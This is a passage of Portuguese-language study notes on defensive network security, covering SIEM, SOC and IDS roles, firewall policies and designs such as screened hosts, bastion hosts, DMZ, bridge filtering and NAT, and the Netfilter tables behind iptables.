- Neste contexto, o IDS é uma das fontes de dados/alertas sobre cibersegurança, enquanto o SIEM é o sistema que centraliza e correlaciona os eventos de múltiplas fontes (incluindo o IDS). Note que um SIEM não é um DIDS; ele é um sistema de gestão de

eventos de segurança, ou seja, é mais abrangente que um DIDS, pois serve como uma plataforma de inteligência e visibilidade para a tomada de decisões de segurança. Por fim, um SIEM pode usar informações de um DIDS.

SOC

- Um **SOC** (Security Operations Center) é uma estrutura organizacional dedicada à monitorização contínua, análise e resposta a incidentes de segurança da informação em uma instituição.
- Ele funciona como uma “sala de controle de segurança”, onde uma equipe especializada acompanha, em tempo real, eventos de rede, logs de sistemas, alertas de ferramentas de segurança e potenciais ameaças.
- Principais funções de um SOC:
 - **Monitoramento 24/7 de sistemas, redes e aplicações.**
 - **Análise de alertas de ferramentas de detecção** (ex.: antivírus, firewalls, IDS/IPS).
 - **Resposta a incidentes** (containment, erradicação, recuperação).
 - **Correlação de eventos para identificar padrões de ataque.**
 - **Geração de relatórios de conformidade e auditoria.**

Relação entre SOC e IDS

- O IDS (Intrusion Detection System) é uma ferramenta que detecta atividades suspeitas ou maliciosas (ex.: tentativas de intrusão, tráfego anômalo, exploração de vulnerabilidades).
- O **SOC é a equipe/processo que recebe os alertas gerados pelo IDS e decide o que fazer com eles.**
- Em outras palavras, o IDS atua como um sensor que detecta eventos e gera alertas. O SOC atua como o cérebro e os olhos, analisando os alertas, correlacionando-os com outras fontes (SIEM, firewall, logs) e respondendo aos incidentes.
- Exemplo prático:
 - Um IDS detecta uma varredura de portas em um servidor.
 - Esse alerta é enviado ao SOC.

- O SOC valida se é um ataque real, verifica se há impacto e, se necessário, bloqueia o IP no firewall e abre um incidente para investigação.

Resumo

Sistemas de Detecção e Prevenção

- **IDS**: monitora redes ou hosts e, se encontrar algo errado, deve gerar alertas.
 - **HIDS**: Monitora um único host.
 - **NIDS**: Monitora o tráfego em um segmento da rede.
 - **WIDS**: Focado em redes sem fio.
 - **DIDS**: Correlaciona alertas de múltiplos sensores (HIDS e NIDS).
- **IPS**: Detecta intrusões e as bloqueia pró-ativamente.
- **IDPS**: Termo geral para sistemas que combinam as funções de detecção e prevenção.

Gerenciamento e Operação

- **SIEM** (Security Information and Event Management): **Plataforma que coleta, agrega e analisa dados de segurança de diversas fontes (incluindo IDS).**
- **SOC** (Security Operations Center): **A equipe de segurança que usa o SIEM para monitorar, investigar e responder a incidentes em tempo real.**

Firewall

- **Firewalls** são umas das **ferramentas de seguranças** mais utilizadas, normalmente **o firewall é a primeira linha de defesa de ataques externos**, mas estes também podem impedir alguns tipos de ataques internos.
- Firewalls podem ser um misto de hardware e software colocados em pontos estratégicos da redes, principalmente em pontos de fusão intra redes, e **observar se um pacote de rede pode ou não trafegar de uma rede para outra, através de regras (políticas) pré-definidas.**

- O tipo de Firewall mais tradicional é o de **filtro de pacotes**, que **analisa pacotes de redes e usando regras permite ou bloqueia pacotes em redes ou máquinas**.
- Mas os Firewalls atualmente agregam inúmeras outras funcionalidades, tal **como a de tradução de endereços de redes com NAT** (Network Address Translation, normalização de pacotes, filtragem por estados de conexão de rede, registros de pacotes (logs), dentro outras.
- Os Firewalls evoluíram muito desde a sua invenção, mas uma coisa é certa **um bom Firewall só é possível com uma boa configuração por parte de um ótimo administrador do Firewall**, administrador este que deve conhecer fundamentalmente como funciona uma rede e como os pacotes trafegam nesta rede. Caso contrário, um Firewall nunca fará sua função de forma consistente.
- Cada Firewall **filtro de pacotes** normalmente **é um roteador padrão** equipado com algumas funções complementares, **que permitem a inspeção de cada pacote de entrada ou de saída**. Os pacotes que atenderem a algum critério serão remetidos normalmente, mas os que falharem no teste serão descartados.
- Em geral, os **filtros de pacotes são baseados em tabelas de regras configuradas pelo administrador do sistema**. Essas tabelas listam **as origens e os destinos aceitáveis**, as **origens ou destinos bloqueados** e as regras padrão que orientam o que deve ser feito com os pacotes recebidos de outras máquinas ou destinados a elas.
- No caso comum de uma configuração TCP/IP, uma origem ou destino consiste em uma porta e um endereço IP.
- O **bloqueio de pacotes de saída é mais complicado** porque, embora muitos sites adotem as convenções padrão para numeração de portas, eles não são obrigados a fazê-lo.
- Além disso, para alguns serviços importantes, como FTP (File Transfer Protocol), os números de portas são atribuídos dinamicamente.
- Outro, é que **embora o bloqueio das conexões TCP seja difícil, o bloqueio de pacotes UDP é ainda mais complicado**, porque se sabe muito pouco (a priori) sobre o que eles farão. **Muitos filtros de pacotes simplesmente não aceitam tráfego UDP**.

- A segunda metade do mecanismo de firewall é o **gateway de aplicação** (que pode ser feito pelo Firewall ou por Proxy's). **Que em vez de apenas examinar pacotes brutos, o gateway opera na camada de aplicação.**
- Por exemplo, um gateway pedido de página HTTP pode ser configurado de forma a examinar cada mensagem recebida ou enviada. **O gateway toma a decisão de transmitir ou descartar cada página, com base nos campos da página HTTP**, no tamanho da mensagem ou até mesmo em seu conteúdo (por exemplo, a presença de palavras impróprias como "sexo" ou "playboy" pode provocar algum tipo de ação especial).

O que um Firewall Não Protege

- A primeira coisa que qualquer pessoa tem que ter em mente é que um Firewall não é uma caixa mágica que deixa uma rede 100% segura, na verdade nenhum software ou hardware de segurança faz isto, já que não existe um sistema 100% seguro.
- Um Firewall pode controlar conexões de rede, mas **não pode prevenir, por exemplo, que alguém pegue documentos de um servidor de páginas (HTTP), se você liberar tal acesso no firewall.** Um Firewall também **difficilmente impedirá que um usuário de sua rede privada acesse um site com vírus ou receba um e-mail com vírus e este infecte a máquina deste usuário** (já que muitos Firewalls não farão filtros quanto aos dados trafegados em pacotes de redes).

Implementando Firewalls

- Existem **inúmeras formas de se implementar Firewalls e cada ambiente a ser protegido por Firewall pode ter um requisito diferente**, depender de **políticas de segurança, estrutura da rede, softwares usados, culturas do ambiente e recursos financeiros.** Então **antes de iniciar a implementação de um Firewall faz se necessário definir o que deve ser protegido, o que é prioritário e o que não é.** Caso esta análise do ambiente não seja feita o Firewall não terá muito sentido e dificilmente conseguirá atingir o seu objetivo (manter a rede segura).

Definindo a Política de Filtragem de Pacotes


- Como já foi dito qualquer Firewall de rede a princípio é um **sistema de filtro de pacotes**, este tipo de Firewall trabalha com o conceito de política (policy), **uma política basicamente diz ao Firewall qual é a forma padrão de se tratar o tráfego da rede**. Existem duas políticas básicas que são:
 - **Política de permitir tudo o que não for negado por regras do Firewall:** Nesta política qualquer pacote pode passar pelo Firewall, a menos que exista uma regra pré-definida que proíba a passagem deste pacote. Ou seja, quando um pacote de rede chega ao Firewall este vai procurar por uma regra impedindo a passagem deste pelo Firewall, caso esta regra não exista o pacote irá passar por padrão pelo Firewall. **Este tipo de política geralmente é a política padrão na grande maioria dos Firewalls**, mas é uma política muito flexível e permissiva o que a torna incerta e possivelmente insegura;
 - **Política negar tudo o que não for permitido via regras do Firewall:** Nesta política nenhum pacote pode passar pelo Firewall, exceto se existir regras que permitam sua passagem. Ou seja, aqui tudo está proibido a menos que o administrador do Firewall cria regras dizendo o contrário e liberando um ou outro acesso. **Esta regra normalmente é tida como muito segura porém não é flexível.**
- Com a política de negar tudo, consegue-se na teoria mais segurança que na política de liberar tudo, já que tudo que for esquecido está negado por padrão, **porém este tipo de política de Firewall é mais complexa de se construir e manter**, pois é menos flexível e amigável, principalmente para administradores que não compreendem como funcionam a transmissão de dados em uma rede (ida-e-volta) e o inter-relacionamentos de serviços de redes.

Projetos de Firewalls

- Existem várias formas de se planejar o uso de Firewalls, isto depende do tamanho da rede e do nível de segurança que se deseja, é claro que também da quantia de dinheiro a ser investida. **Alguns projetos de Firewall são:**

Host Screened (Host Filtrado)

- Um **host screened** é uma máquina que deve ser protegida de **ataques externos**. Sua implementação é simples e segura já que este tipo de Firewall filtra pacotes destinados a ele como servidor, ou seja, **este tipo de host só pode acessar serviços de servidores e nunca ser um servidor**.
- Um exemplo de implementação de Sreened Hosts:




- No exemplo (a) o Firewall e o host a ser protegido estão em máquinas diferentes, mas o Firewall e o host a ser protegido podem ser os mesmos como mostra (b). Os **hosts Sreened** são geralmente PC's, notebooks, e geralmente é usado em casa ou em pequenos ambientes empresariais.
- Os **hosts screened** podem usar tanto endereços IP's públicos quanto privados. Se o roteador estiver configurado como bridged o host irá receber um endereço válido da Internet, o que pode representar um grande problema de segurança, já que a máquina é acessada direta da Internet. Mas é possível usar IP's privados que podem ocultar tanto o Firewall quanto o host atrás do roteador aumentando a segurança (na teoria), mas neste caso é necessário o uso de **NAT** o que pode deixar o tráfego de pacotes mais lento que o apenas roteado.
- Em alguns casos mais específicos os hosts screened podem ter mais de uma interface de rede (**multi-homed**) o que exige um pouco mais

de configuração principalmente se o Firewall não estiver na mesma máquina que o host a ser protegido.


LAN Screened ou Segmento de LAN Screened

- No Host screened nós protegemos apenas um computador, já no **LAN screened** (LAN ou segmento de LAN Filtrado) **faz-se a proteção de uma rede (vários computadores) ou várias LAN's**. Assim, LAN screened é similar ao Host screened mas este protege várias máquinas.
- A política de pacotes assim como do Host screened **continua sendo a de bloquear qualquer pacote que entra na LAN** a menos que este seja uma resposta de um pedido interno da LAN (**nenhuma máquina da rede pode ser um servidor**).
- Exemplos de LAN screened:



- Neste exemplo, a **grande vantagem é a segurança**, pois cada host tem um Firewall próprio, é claro que a **desvantagem é o custo**,

como sugestão ficaria montar um **modelo híbrido** onde **somente os servidores teriam Firewall próprio** e **rede também teria um Firewall global** como no exemplo anterior.



Host Bastion

- O projeto do **host bastion** é parecido com o do host screened, a única diferença é na configuração do Firewall de filtro de pacotes e nos tipos de serviços que estão em execução no host, **que são tipicamente aplicações de servidores**, tal como: **DNS, FTP, HTTP, SNMP, SSH, etc.**
- Assim, no **host bastion é permitido a entrada de tráfego da Internet**, por exemplo, tentando acessar serviços permitidos pelo Firewall de filtro de pacotes.
- Ou seja, **ao contrário do host screened que podia ser apenas cliente de uma rede**, o **host bastion pode desenvolver o papel de servidor**, o que é claro **torna este tipo de configuração menos segura**, e é somente recomendada quando existe a necessidade de servir algum serviço para terceiros.


Demilitarized Zone - DMZ (Zona Desmilitarizada)

- Este é um tipo de projeto **usado para conectar uma LAN a Internet e expor alguns recursos para o mundo**, tal LAN acomoda normalmente servidores HTTP, FTP ou outros serviços de rede. Este cenário geralmente **acumula todo tipo de perigo que uma rede**

ou um Firewall pode sofrer, já que as máquinas ficam praticamente expostas na Internet. Mas a **DMZ isola os serviços que vão ser oferecidos na Internet da rede local (LAN) o que proporciona mais segurança a rede local.**

- Uma DMZ simples normalmente tem três interfaces de redes, **uma que conecta o Firewall a redes externas (Internet), outra conectando a LAN screened e a última do segmento DMZ.**
- O Firewall de Filtro de Pacotes pode ter implementadas as seguintes políticas:
 - **Hosts da LAN screened tem acesso as redes externas (Internet);**
 - **Hosts da LAN screened tem acesso limitado aos hosts bastion na DMZ;**
 - **Hosts externos tem acesso limitado aos hosts bastion na DMZ;**
 - **Hosts bastion da DMZ não tem acesso a LAN screened;**
 - **Hosts Bastion na DMZ tem acesso limitado a redes externas (Internet);**
 - **Hosts Externos não tem acesso a LAN screened.**

- Um esquema de DMZ:



- Normalmente a LAN screened é formada por IP's privados e a **DMZ pode ser formado por IP's privados ou válidos na Internet.**

- **Embora a DMZ seja mais complexa e consequentemente mais cara, não é recomendado fazer economia colocando hosts bastian e hosts screened na mesma rede**, esta economia é geralmente de curto prazo, mas é rapidamente consumida pelos problemas de segurança que este tipo de implementação vai trazer a informação que trafega nesta rede, por exemplo.

LANs de Larga Escala

- **LANs de larga escala** são normalmente configuradas com uma **mistura de todas as implementações de rede e Firewall vistas anteriormente**. Cada LAN pode ser protegida por seu próprio Firewall local sendo que para agrupar todas as LANs pode existir um Firewall global. É claro que cada caso é um caso, e uma configuração de Firewall pode e deve ser diferente da outra dependendo dos requisitos do cenário e das informações.

Hosts e Firewall Invisíveis


- Com o crescimento drástico da Internet os endereços IPv4 estão se esgotando, para resolver este problema surge o IPv6 que utiliza endereçamento de 128 bits o que acaba com o problema de faltas de IPs no planeta Terra.
- **Então ficar dando IPs a Firewall pode ser um problema**, quando os IPs estão escassos e por consequência caros, mas **existem duas soluções**, fora IPv6 que diminuem os problemas com IPv4 e melhor aumentam (teoricamente) a segurança, **são estas: Filtragem Bridge e NAT**.

Filtragem Bridge

- Uma **bridge Ethernet** é um **dispositivo que conecta dois segmentos de redes**. Esta técnica é bem parecida com o que faz um switch Ethernet. Isto quer dizer que **não é necessário separar os segmentos com redes IP's distintas, e sim pela Camada de Enlace**. Assim, o **Firewall filtra o que passa de um segmento para outro** e o melhor o firewall é invisível, já que não necessita ter um endereço IP, o que diminui muito a chance de ser invadido.
- É claro que **ser invisível tem seus problemas em um Firewall**, tal como: **não ser possível gerenciar ou monitorar o Firewall remotamente já que este não tem um IP**. É claro que é possível

colocar uma placa de rede isolada só para isto, mas a segurança já diminui.

- Um exemplo, de Firewall Bridge que fica entre o roteador e a rede:



NAT (Network Address Translation)

- **NAT** é uma **técnica que esconde vários hosts de uma LAN atrás de um único endereço IP válido na Internet**, isto ajuda a conservar endereços válidos na Internet. Assim, **todas as máquinas de uma rede local chegam a Internet através de um mesmo IP**, o que esconde o layout da LAN, e para alguém da Internet acessar a LAN deverá existir o redirecionamento de porta para IP's/portas da LAN, caso isto não aconteça a única máquina a ser acessada da Internet é o roteador (normalmente o modem ADSL).
- A grande maioria dos Firewalls implementam soluções de NAT, junto com o Firewall de filtro de pacotes, mas estas funções são distintas.
- Então podemos concluir que o **NAT fornece um nível maior de segurança pois torna invisíveis os hosts que estão atrás da máquina que faz NAT**. Mas as máquinas atrás do NAT não podem ser acessadas diretamente, ao contrário de máquinas que tem IP's válidos na Internet, o que pode ser um problema em alguns casos.

Funcionalidades Adicionais Presentes em Muitos Firewalls

- Embora os Firewalls sejam basicamente filtro de pacotes de redes, estes adquiriram ao longo do tempo várias outras funcionalidades, como já foi visto NAT.
- Assim alguns Firewalls podem vir a assumir as seguintes funções:
 - **Proxy** – Muitos Firewalls fazer o serviço de proxy e podem fazer pedidos de conexão em nomes de outros hosts;
 - **Gerador de logs** – Em termos de segurança, quanto mais informações sobre sua rede e Firewall melhor. Então a grande maioria dos Firewalls possuem mecanismos de log, que registram desde um pacote passando pela rede, até atividades anormais, é claro que tudo configurável (o administrador escolhe o que vai registrar ou não);
 - **Balanceamento de carga, Qualidade de Serviço (QoS) e Tolerância a Falhas**: Alguns Firewalls conseguem priorizar serviços de redes, fazer balanceamento de carga de dados serviços de redes, ou mesmo tomar alguma atitude em caso de falhas de serviços de redes;
 - **IDS**: Alguns Firewalls possuem capacidade de interagir com Sistemas de Detecção de Intrusão de redes ou de hosts.

IPTables

Firewall Filtro de Pacotes

- Esta classe de Firewall é responsável por filtrar todo o tráfego direcionado ao próprio host Firewall ou a rede que o mesmo isola, tal como todos os pacotes emitidos por ele ou por sua rede e isso ocorre mediante a análise de regras previamente inseridas pelo administrador do mesmo.
- O Firewall filtro de pacotes possui a capacidade de analisar cabeçalhos (Headers) de pacotes enquanto os mesmos trafegam entre as redes. Mediante essa análise, que é fruto de uma extensa comparação de regras previamente adicionadas, pode-se decidir o destino de um pacote como um todo.
- A filtragem pode então deixar tal pacote trafegar livremente pela rede ou simplesmente parar a sua trajetória, ignorando-o por completo.
- O mesmo é, sem dúvida, a classe mais utilizada de Firewall.

Firewall NAT

- Um Firewall aplicado à classe NAT, a princípio, possui o **objetivo de manipular a rota padrão de pacotes que atravessam o kernel do host Firewall aplicando-lhes o que conhecemos por “tradução de endereço”**.
- Isso lhe agrega diversas funcionalidades, como por exemplo, a de manipular o **endereço de origem (SNAT) e destino (DNAT) dos pacotes**, tal como realizar **Masqueranding** sobre **conexões PPP**, entre outras potencialidades.
- Não há dúvidas de que o Firewall NAT nos abre um amplo leque de possibilidades, porém seus conceitos vão um pouco além de mera filtragem de pacotes.
- Um Firewall NAT pode, por exemplo, realizar o trabalho de um proxy de forma simples e eficiente, independente de IP, fixo ou dinâmico.

Firewall Híbrido

- **Um Firewall Híbrido agrega a si tanto função de filtragem de pacotes quanto de NAT.**
- No Linux, as funções de Firewall são agregadas à própria arquitetura do Kernel, isso o torna, sem dúvida, **muito superior em relação a seus concorrentes**. Enquanto a maioria dos produtos Firewall pode ser definida como subsistema, o Linux possui a capacidade de transformar o Firewall no próprio.
- O Linux utiliza-se de um recurso independente em termos de kernel para controlar e monitorar todo o tipo de fluxo de dados dentro de sua estrutura operacional. Mas não o faz sozinho, pois sua função deve ser a de trabalhar ao lado de processos e tarefas tão somente.
- Para que o Kernel pudesse então controlar seu próprio fluxo interno lhe fora agregada uma ferramenta batizada **Netfilter**, sendo este um **conjunto de situações de fluxo de dados agregadas inicialmente ao Kernel do Linux e dividido em tabelas**.
- Sob uma ótica mais “prática”, podemos ver o Netfilter como um grande banco de dados que contém em sua estrutura 3 tabelas padrões:
 - **Filter;**
 - **NAT;**
 - **Mangle.**

- Cada uma destas tabelas contém regras direcionadas os seus objetivos básicos.
 - **A tabela Filter**, por exemplo, guarda todas as regras aplicadas a um Firewall filtro de pacotes;
 - **A tabela Nat** as regras direcionadas a um Firewall Nat;
 - **E a Mangle** a funções mais complexas de tratamento de pacotes como o TOS.
